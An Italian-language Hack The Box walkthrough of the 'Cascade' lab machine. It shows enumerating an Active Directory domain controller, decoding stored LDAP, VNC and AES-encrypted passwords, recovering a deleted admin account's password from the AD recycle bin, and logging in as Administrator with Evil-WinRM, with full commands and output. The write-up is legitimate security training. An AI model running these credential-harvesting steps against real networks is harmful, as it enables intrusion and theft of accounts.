

CASCADE | Kaosam

Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.182
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 17:26 CEST
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.049s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-29 15:29:40Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-Fir
445/tcp    open  microsoft-ds?
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-Fir
3269/tcp   open  tcpwrapped
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:w

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.86 seconds
```

Le porte aperte sono le più comuni nelle macchine Windows (Kerberos, Ldap, Smb...).

Inizialmente ho tentato di fare una zone-transfer request (DIG AXFR), ma non avendo trovato nulla ho iniziato con i tool più famosi per l'enumerazione Windows.

Con Enum4linux mi ho ottenuto la lista degli utenti:

```
enum4linux -U 10.10.10.182
```

```
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
enum4linux complete on Sun Mar 29 12:52:10 2020
```

Testando la lista degli utenti, scritta su un file di testo, ho provato con crackmapexec a provare la validità di password comuni come admin, password... ma il risultato è stato negativo.

Così ho provato ldapsearch:

```
root@unknown:~/Desktop# ldapsearch -h 10.10.10.182 -x -s base defaultNamingContext
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: defaultNamingContext
#
#
dn:
defaultNamingContext: DC=cascade,DC=local

# search result
search: 2
result: 0 Success
```

Ottenuto il naming context, ho continuato con il tool, salvando l'output su un file.

Essendo tantissime le informazioni, ho provato manualmente a cercare parole chiave all'interno del file, e sono arrivato a trovare il campo cascadeLegacyPwd, attraverso un semplice grep:

```
root@unknown:~/Desktop# ldapsearch -h 10.10.10.182 -x -b "dc=cascade,dc=local" > ldapsearch.txt
root@unknown:~/Desktop# cat ldapsearch.txt | grep Pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
badPwdCount: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 2
badPwdCount: 4
badPwdCount: 2
badPwdCount: 2
badPwdCount: 3
badPwdCount: 0
badPwdCount: 0
badPwdCount: 2
badPwdCount: 2
badPwdCount: 2
badPwdCount: 0
```

Si tratta di una password codificata in base64:

```
echo "clk0bjVldmE=" | base64 -d
rY4n5eva
```

Abbiamo dunque ottenuto la password, e se andiamo ad aprire il file con un editor di testo (come Sublime Text), cercando il campo in questione, vediamo che si tratta dell'utente r.thompson:

```
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAMvuhxgsd8Uf1yHJFVQAAAA==
accountExpires: 9223372036854775807
logonCount: 3
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dsCorePropagationData: 20200126183918.0Z
dsCorePropagationData: 20200119174753.0Z
dsCorePropagationData: 20200119174719.0Z
dsCorePropagationData: 20200119174508.0Z
dsCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

# {4026EDF8-DBDA-4AED-8266-5A04B80D9327}, Policies, System, cascade.local
dn: CN={4026EDF8-DBDA-4AED-8266-5A04B80D9327},CN=Policies,CN=System,DC=cascade
,DC=local

# {D67C2AD5-44C7-4468-BA4C-199E75B2F295}, Policies, System, cascade.local
dn: CN={D67C2AD5-44C7-4468-BA4C-199E75B2F295},CN=Policies,CN=System,DC=cascade
,DC=local

# Util, Services, Users, UK, cascade.local
dn: CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Util
```

Le credenziali non funzionano per Evil-WinRM, però abbiamo l'accesso agli shares:

```
root@unknown: ~/Desktop/rev# smbclient -L 10.10.10.182 -U r.thompson
Enter WORKGROUP\r.thompson's password:

      Sharename      Type      Comment
      -----      -
ADMIN$              Disk      Remote Admin
Audit$              Disk
C$                  Disk      Default share
Data                Disk
IPC$                IPC       Remote IPC
NETLOGON            Disk      Logon server share
print$              Disk      Printer Drivers
SYSVOL              Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Entriamo dentro la share Data con:

```
smbclient //10.10.10.182/Data -U r.thompson
```

E troviamo dei file interessanti:

```
smb: \IT\Temp\s.smith> ls
.                D           0   Tue Jan 28 21:00:01 2020
..               D           0   Tue Jan 28 21:00:01 2020
VNC Install.reg  A        2680  Tue Jan 28 20:27:44 2020

13106687 blocks of size 4096. 7788081 blocks available

smb: \IT\Email Archives\> ls
.                D           0   Tue Jan 28 19:00:30 2020
..               D           0   Tue Jan 28 19:00:30 2020
Meeting_Notes_June_2018.html A        2522  Tue Jan 28 19:00:12 2020

13106687 blocks of size 4096. 7788081 blocks available
```

Trasferendo in locale, con il comando get di smbclient, i file trovati, apriamo il primo, che si tratta di un file di registro del programma TightVNC. Al suo interno c'è la password dell'utente s.smith:

```
root@unknown: ~/Desktop# cat VNC\ Install.reg
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAddressControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
```

Essendo un particolare tipo di decodifica VNC, per ottenerla in chiaro, ho utilizzato il seguente programma trovato online:

VNC Password Decoder (vncpwd) tool by Luigi Auriemma

```
C:\Users\adm\Downloads>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

Password:  sT333ve2

Press RETURN to exit
```

Prima di testare la password con Evil-WinRM, apriamo l'altro file, una pagina HTML, e otteniamo informazioni che ci saranno sicuramente utili per gli step successivi:

From: Steve Smith
To: IT (Internal)
Sent: 14 June 2018 14:07
Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

- New production network will be going live on Wednesday so keep an eye out for any issues.
- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

Sappiamo che in passato è stato creato temporaneamente un utente TempAdmin, avente le stesse credenziali di accesso dell'Administrator del sistema. Quindi dovremo trovare un modo per recuperare la password di TempAdmin.

Il messaggio mi ha subito fatto pensare a un altro file che avevo trovato con smbclient, ma che inizialmente non avevo ritenuto importante, ovvero il seguente:

```
smb: \IT\Logs\Ark AD Recycle Bin\> ls
.                D          0  Fri Jan 10 17:33:45 2020
..               D          0  Fri Jan 10 17:33:45 2020
ArkAdRecycleBin.log  A       1303 Wed Jan 29 02:19:11 2020

13106687 blocks of size 4096. 7794301 blocks available
```

Andandolo ad aprire infatti possiamo vedere come si tratti dell'utente ArkSvc che ha cancellato dei "file" appartenenti all'utente TempAdmin:

```
root@unknown:~/Desktop# cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD] Validating settings...
1/10/2018 15:43 [MAIN_THREAD] Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD] Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD] Validating settings...
2/10/2018 15:56 [MAIN_THREAD] Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD] Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=
=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Successfully moved object. New location CN=Test\0ADEL:ab0
73fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD] Validating settings...
8/12/2018 12:22 [MAIN_THREAD] Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD] Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=
UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Successfully moved object. New location CN=TempAdmin\0ADE
L:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Exiting with error code 0
```

Dovremo dunque diventare "ArkSvc" per andare a leggere il contenuto di questi.

Per ora, siamo però entriamo con s.smith, e andiamo ad ottenere la shell collegandoci attraverso Evil-WinRm (è presente anche la user flag):

```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
Evil-WinRM shell v2.1
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ls

Directory: C:\Users\s.smith\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            3/29/2020   5:17 PM           34 user.txt
-a----            3/25/2020  11:17 AM        1031 WinDirStat.lnk

*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```

Con whoami /all, vediamo che siamo abilitati a visitare un'altra share alla quale con l'altro utente ci era negato l'accesso:

```
v1. CASCADE\Audit Share
nabled group, Local Group Alias
```

Ritorniamo quindi su smbclient ed esploriamo il contenuto:

```
root@unknown:~/Desktop/rev# smbclient //10.10.10.182/Audit$ -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Wed Jan 29 19:01:26 2020
..               D           0   Wed Jan 29 19:01:26 2020
CascAudit.exe    A      13312  Tue Jan 28 22:46:51 2020
CascCrypto.dll   A      12288  Wed Jan 29 19:00:20 2020
DB               D           0   Tue Jan 28 22:40:59 2020
RunAudit.bat     A         45  Wed Jan 29 00:29:47 2020
System.Data.SQLite.dll  A     363520  Sun Oct 27 07:38:36 2019
System.Data.SQLite.EF6.dll A    186880  Sun Oct 27 07:38:38 2019
x64              D           0   Sun Jan 26 23:25:27 2020
x86              D           0   Sun Jan 26 23:25:27 2020

13106687 blocks of size 4096. 7786381 blocks available
smb: \>
```


Si tratta di un exe, e vedendo le altre cartelle, effettua “qualcosa” collegandosi ad un database SQLite.

Trasferito l’intero contenuto su un’altra mia macchina locale Windows, sul quale ho installato IDA, ho provato ad eseguire il programma, cercando di capirne il funzionamento.

All’interno della cartella DB, è presente il database al quale si collega. L’ho caricato su questo sito:

<https://sqliteonline.com/>

Con una select all’interno della tabella Ldap, è presente la password dell’utente ArkSvc, che però è criptata:



The screenshot shows the SQLiteOnline.com web interface. The top navigation bar includes links for File, Share, Team, Run, Export, and Import. On the left, a sidebar shows the database structure: SQLite (root), Table (DeletedUserAudit, Ldap), and Column (Id, uname, pwd, domain). The main area displays a SQL query: `1 SELECT * FROM Ldap;`. Below the query, the results are shown in a table with four columns: Id, Uname, Pwd, and Domain. The first row of data shows Id: 1, Uname: ArkSvc, Pwd: BQ05l5Kj9MdErXx6Q6AG0w==, and Domain: cascade.local.

Id	Uname	Pwd	Domain
1	ArkSvc	BQ05l5Kj9MdErXx6Q6AG0w==	cascade.local

Utilizzando IDA, sono andato a disassemblare il programma cercando di estrarre informazioni riguardanti il tipo di crittografia utilizzata:

```
ldloc.s 7
ldstr aC4scadek3y6543 // "c4scadek3y654321"
call string [CascCrypto]CascCrypto.Crypto::DecryptString(string, string)
stloc.2
leave.s loc_296
```

Vediamo che c'è un richiamo a CascCrypto, che è il file DLL presente nella cartella che abbiamo scaricato, e inoltre abbiamo la chiave, di decriptazione.

Importiamo su IDA anche il file DLL:

```
call class [mscorlib]System.Security.Cryptography.Aes [mscorlib]System.Security.Cryptography.Aes::Create()
stloc.2
ldloc.2
ldc.i4 0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_KeySize(int32)
ldloc.2
ldc.i4 0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_BlockSize(int32)
ldloc.2
call class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldstr a1tdyjcbY1ix498 // "1tdyjCbV1Ix49842"
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_IV(unsigned int8[])
ldloc.2
ldc.i4.1
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Mode(valuetype [mscorlib]Sy
ldloc.2
call class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldarg.1
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Key(unsigned int8[])
ldloc.1
newobj instance void [mscorlib]System.IO.MemoryStream::.ctor(unsigned int8[])
stloc.3
.try {
ldloc.3
```

E vediamo che si tratta della crittografia simmetrica AES. Abbiamo ottenuto anche un'altra chiave, e si tratta di IV, il vettore di inizializzazione.

Ci sono tutti gli elementi per decriptare la password di ArkSvc.

Per farlo, ho utilizzato questo tool online:

<https://www.devglan.com/online-tools/aes-encryption-decryption>

AES Online Decryption

Enter text to be Decrypted

BQO5l5Kj9MdErXx6Q6AGOW==

Input Text Format: ☒ Base64 ☐ Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

1tdyjCbYlIx49842

Key Size in Bits

128

Enter Secret Key

c4scadek3y654321

Decrypt

AES Decrypted Output (**Base64**):

dzNsYzBtZUZyMzFuZA==

Decode to Plain Text

w3lc0meFr3lnd

Abbiamo ottenuto la password anche per quest'altro utente. Entriamo su Evil-WinRM:

```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u arksvc -p "w3lc0meFr31nd"

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

Con whoami /all, vediamo che l'utente è proprietario dell'AD Recycle Bin:

```
CASCADE\AD Recycle Bin          Alias
nabled group, Local Group
```

Al seguente sito, ho trovato dettagli sul gruppo:

<https://blog.stealthbits.com/active-directory-object-recovery-recycle-bin/>

E soprattutto, il seguente comando, che permette di avere la lista degli oggetti eliminati:

```
Get-ADObject -filter 'isdeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property *
```

Eseguendolo, troviamo la password di TempAdmin, in base64:

```
accountExpires      : 9223372036854775807
badPasswordTime     : 0
badPwdCount         : 0
CanonicalName       : cascade.local/Deleted Objects/TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd    : YmFDVDNyMWFOMDBkbGVz
CN                  : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage            : 0
countryCode         : 0
Created             : 1/27/2020 3:23:08 AM
createTimeStamp     : 1/27/2020 3:23:08 AM
```

```
root@unknown:~/Desktop# echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dlesroot@unknown:~/Desktop#
```

Ora, ricordando le informazioni trovate in precedenza (email di s.smith), sappiamo che questa password è la stessa di Administrator!

```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u Administrator -p "baCT3r1aN00dles"
Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            3/29/2020   5:17 PM           34 root.txt
-a----            3/25/2020  11:17 AM        1031 WinDirStat.lnk
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>